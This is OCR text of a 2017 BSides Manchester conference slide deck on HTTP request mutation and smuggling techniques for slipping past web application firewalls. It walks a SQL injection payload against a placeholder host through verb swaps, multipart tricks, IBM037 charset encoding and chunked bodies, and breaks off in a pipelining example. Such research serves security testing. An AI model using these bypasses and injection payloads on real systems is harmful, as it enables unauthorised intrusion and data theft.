


A Forgotten HTTP Invisibility Cloak

BSides Manchester 2017 – by Soroush Dalili


About Me


- A web application security guy
- Breaker > Builder
- Love to bypass stuff with a single character ☺
  - e.g. Remember IIS6 file.asp;.jpg bypass?
- Working at NCC Group
- Bug bounty hunter where possible!

- Twitter: @irsdl

This Talk!

- Messing with HTTP… (version < 2)
- HTTP Request Smuggling!
  - Not all new, but forgotten
- Lots of heat
  - We are burning our bypass techniques!
- Brain teasers alert! o_x
- Boring HTTP requests alert! x_x




Sorry, you have been blocked
You are unable to access http.ninja
Why have I been blocked?
This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.
What can I do to res
You can email the site owner to let them know you were blocked. Please include what you were doing when this page came up and the Cloudflare Ray ID found at the bottom of this page.
Unauthorized Activity Has Been Detected
Access Denied - Sucuri Website Firewall
the site owner (or you manage this site), please whitelist your IP or if you think this block is an error and make sure to include the block details (displayed in the box below), so we can issue.
We're sorry — something has gone wrong on our end.
What could have caused this?
Well, something technical went wrong on our site.
We might have removed the page when we redesigned our website.
Or the link you clicked might be old and does not work anymore.
Or you might have accidentally typed the wrong URL in the address bar.
Access Denied
You don't have permission to access "http://http.ninja/?" on t
Reference #18.4a6cd417.1502822471.240b4853
http.ninja - Access Denied
Error code 15
This request was blocked by the security rules

Game Changers!


- Web Servers (IIS, Apache, …)
- Technologies (ASPX, ASP, JSP, …)
- Gateways and Proxies

- Also important:
  - Version
  - Configuration

- The same with WAF/IDS

Our Targeted Webservers!

- Nginx,uWSGI-Django-Python2 & Python3
- Apache-TOMCAT8-JVM1.8-JSP & TOMCAT7-JVM1.6
- Apache-PHP5 (mod_php & FastCGI)
- PHP7.1 on IIS8-FastCGI
- ASP Classic on IIS6, 7.5, 8, 10
- ASP.NET on IIS6, 7.5, 8, 10



What The HTTP?

- Textual & simple (before version 2)
- Apart from version 2
  - v1.1 (rfc2068 -> rfc2616 -> rfc7230-7235)
  - v1.0 (rfc1945)
  - v0.9 -> not expected to be supported but it still does

HTTP 0.9


I MUST RESPECT HTTP V0.9
Clock
Settings
Main
File Manager
Control Panel
Print Manager
ClipBook Viewer
MS-DOS Prompt
Windows Setup
PIF Editor
Read Me
File Manager - [C:\WINDOWS*.
File Disk Tree View
Options Tools Window Help
C:
dos
old_do
window
system
_default.pif
applicat.grp
arcade.bmp
argyle.bmp
Games
StartUp
Minesweeper
Game Help
IT IS OLDER THAN ME!

A Simple HTTP Request

```
POST /path/sample.aspx?input0=QueryValue HTTP/1.1
HOST: victim.com
Cookie: input2=CookieValue
Content-Type: application/x-www-form-urlencoded
Content-Length: 18

input1=PostValue
```

Request Mutation

- Request A != Request B
- Response A == Response B

- Perhaps to solve one of these problems:
  - Browsing your favourite betting site while at work!
  - Looking at restricted areas of a site!
  - Fingerprinting the Servers
  - Cache poisoning, Response Splitting, Socket Buffer Poisoning (e.g. Hiding Wookiees in HTTP – Defcon24)
  - Bypassing a WAF/IDS during security testing!

WAF in Security Testing!

Common Mutations

- Well documented in RFCs…
  - e.g. Line folding in headers
- Common behaviours
  - /foo/../ in a normal path
  - URL-encoding
  - HTML-encoding in XML
  - etc. etc.

- Normally detected by most of the WAFs

Strange Mutations

- Needs researching… repurposing!
- Some examples to start with:
  - &==; – Python Django between parameters!
  - FooBar==POST verb – Apache with PHP
  - <%I%M%u011e>==<IMG> – IIS ASP Classic
  - ;/path1;foo/path2;bar/;==/path1/path2/ – Apache Tomcat

- Sometimes even against RFC:

nccgroup

IIS 10 ASPX (v4) Test Case – Request A

```
POST /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

input1='union all select * from users--
```

HTTP Verb Replacement

- Replacing POST with GET
- Works on:
  - IIS (tested on ASP classic, ASPX, PHP)

Original Request

```
POST /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

input1='union all select * from users--
```

HTTP Verb Replacement

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

input1='union all select * from users--
```

Changing Body Type

- File uploads also use “multipart/form-data”
- Works on:
  - Nginx,uWSGI-Django-Python3
  - Nginx,uWSGI-Django-Python2
  - Apache-PHP5(mod_php)
  - Apache-PHP5(FastCGI)
  - IIS (ASPX, PHP)

Previous Request

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

input1='union all select * from users--
```

Changing Body Type

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=1
Content-Length: 95

--1
Content-Disposition: form-data; name="input1"

'union all select * from users--
--1--
```

Removing Unnecessary Parts!

- What if we remove some parts of the body?
- Removing last “--” in the boundary:
  - Nginx,uWSGI-Django-Python 2 & 3
  - Apache-PHP5(mod_php & FastCGI)
  - IIS (ASPX, PHP)
- Removing “form-data;” from the multipart request:
  - Apache-PHP5(mod_php & FastCGI)
  - IIS (ASPX, PHP)

Previous Request

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=1
Content-Length: 95

--1
Content-Disposition: form-data; name="input1"

'union all select * from users--
--1--
```

Removing Unnecessary Parts!

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=1
Content-Length: 95

--1
Content-Disposition: name="input1"

'union all select * from users--
--1
```

Adding Useless Parts!

- What if we add some confusing parts?
  - Additional headers
  - Duplicated values
  - Useless stuffs, who cares?
  - Spacing can be useful too
    - CRLF after “Content-Disposition:” and before the space
      - PHP ☺ ASPX ☹

Previous Request

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=1
Content-Length: 95

--1
Content-Disposition: name="input1"

'union all select * from users--
--1
```

Adding Useless Parts!

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Length: 113
Content-Type: multipart/form-data;
boundary=1,boundry=irsdl

--1
--1
Content-Disposition: name="input1"; filename
="test.jpg"

'union all select * from users—
--1
```

Changing Request Encoding!

- “Content-Type” again… but charset now!
- Normally used for responses but
  - Also works on the requests:
    - Nginx,uWSGI-Django-Python 2,3
    - Apache-TOMCAT 7/8-JVM1.6/1.8-JSP
    - IIS (ASPX)
- Examples:
  - multipart/form-data; charset=ibm037,boundary=blah
  - multipart/form-data;boundary=blah;charset=ibm037
  - application/x-www-form-urlencoded;charset=ibm037

Previous Request

```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Length: 109
Content-Type: multipart/form-data;
boundary=1,boundry=irsdl

--1
--1
Content-Disposition: name="input1"; filename
="test.jpg"

'union all select * from users—
--1
```

Changing Request Encoding!

GET /path/sample.aspx?%89%95%97%A4%A3%F0=%F0 HTTP/1.1

HOST: victim.com

Content-Length: 109

Content-Type: multipart/form-data; charset=ibm037, boundary=1,boundry=irsdl

--1

--1

Ã¢¢.` Ä%¢¢%@%.•%ñ•^@@@~•£¢£K+

}¤@@¢£@\@@¤¢£.` `

--1

Encoding Example: Using Python

```
import urllib
s = 'Content-Disposition: name="input1"; filename
="test.jpg"'
print urllib.quote_plus(s.encode("IBM037"))
```

>

%C3%96%95%A3%85%95%A3%60%C4%89%A2%97%96%
A2%89%A3%89%96%95z%40%95%81%94%85%7E%7F%89
%95%97%A4%A3%F1%7F%5E%40%86%89%93%85%95%8
1%94%85%40%40%40%7E%7F%A3%85%A2%A3K%91%97
%87%7F

Chunking The Body!

- We can go further & further
  - Transfer-Encoding: chunked
  - Size in Hex before each part!
  - Comments after size with a “;” as delimiter
  - Ends with 0 and a CRLF

Previous Request

GET /path/sample.aspx?%89%95%97%A4%A3%F0=%F0 HTTP/1.1

HOST: victim.com

Content-Length: 107

Content-Type: multipart/form-data; charset=ibm037, boundary=1,boundry=irsdl

--1

--1

Ã££.`Ä%¢£%@”.•%£ñ•^@‰~•£¢£K¥

}¤%%¢£.@\@‰¤¢£.™``

--1

Chunked!

GET /path/sample.aspx?%89%95%97%A4%A3%F0=%F0 HTTP/1.1

HOST: victim.com

Content-Length: 107

Content-Type: multipart/form-data; charset=ibm037, boundary=1,boundry=irsdl

Transfer-Encoding: chunked

A

--1

--1

63

Ã-•£…•£`Ä‰¢—-¢‰£‰-•z@•”…~▫‰•—¤£ñ▫^@†‰“…•”…@~▫£…¢£K‘—‡•

}¤•‰-•@““@¢…“…ƒ£@\@†™-”@¤¢…™¢``

--1

0

More Useless Data – Request B

GET /path/sample.aspx?%89%95%97%A4%A3%F0=%F0 HTTP/1.1
HOST: victim.com
Content-Length: 107
Content-Type: multipart/form-data; charset=ibm037, boundary=1,boundr dl
Transfer-Encoding: chunked

0000A ;--irsdl
--1
--1

63;--1
Ã-•£…•£`Ä‰¢—-¢‰£‰-•z@•”…~▫‰•—¤£ñ▫^@†‰“…•”…@~▫£…¢£K‘—‡•

}¤•‰-•@“@¢…“…ƒ£@\@†™-”@¤¢…™¢ ` `
--1


0;--1--

Remember the Original Request?

```
POST /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

input1='union all select * from users--
```

HTTP Pipelining



HTTP Pipelining

- HTTP/1.1 & 1.0
  - HTTP 1.0 needs: “Connection: keep-alive”
  - “Connection: close” stops it (default in 1.0)
- Hop by Hop
- Still FIFO
- 1 HTTP request can contain multiple requests
  - Content-Length is important if not chunked!

HTTP Pipelining Example

```
POST /sample.aspx?input0=1 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

input1=nothingToSee
POST /foobar.aspx?input0=2 HTTP/1.1
HOST: victim.com
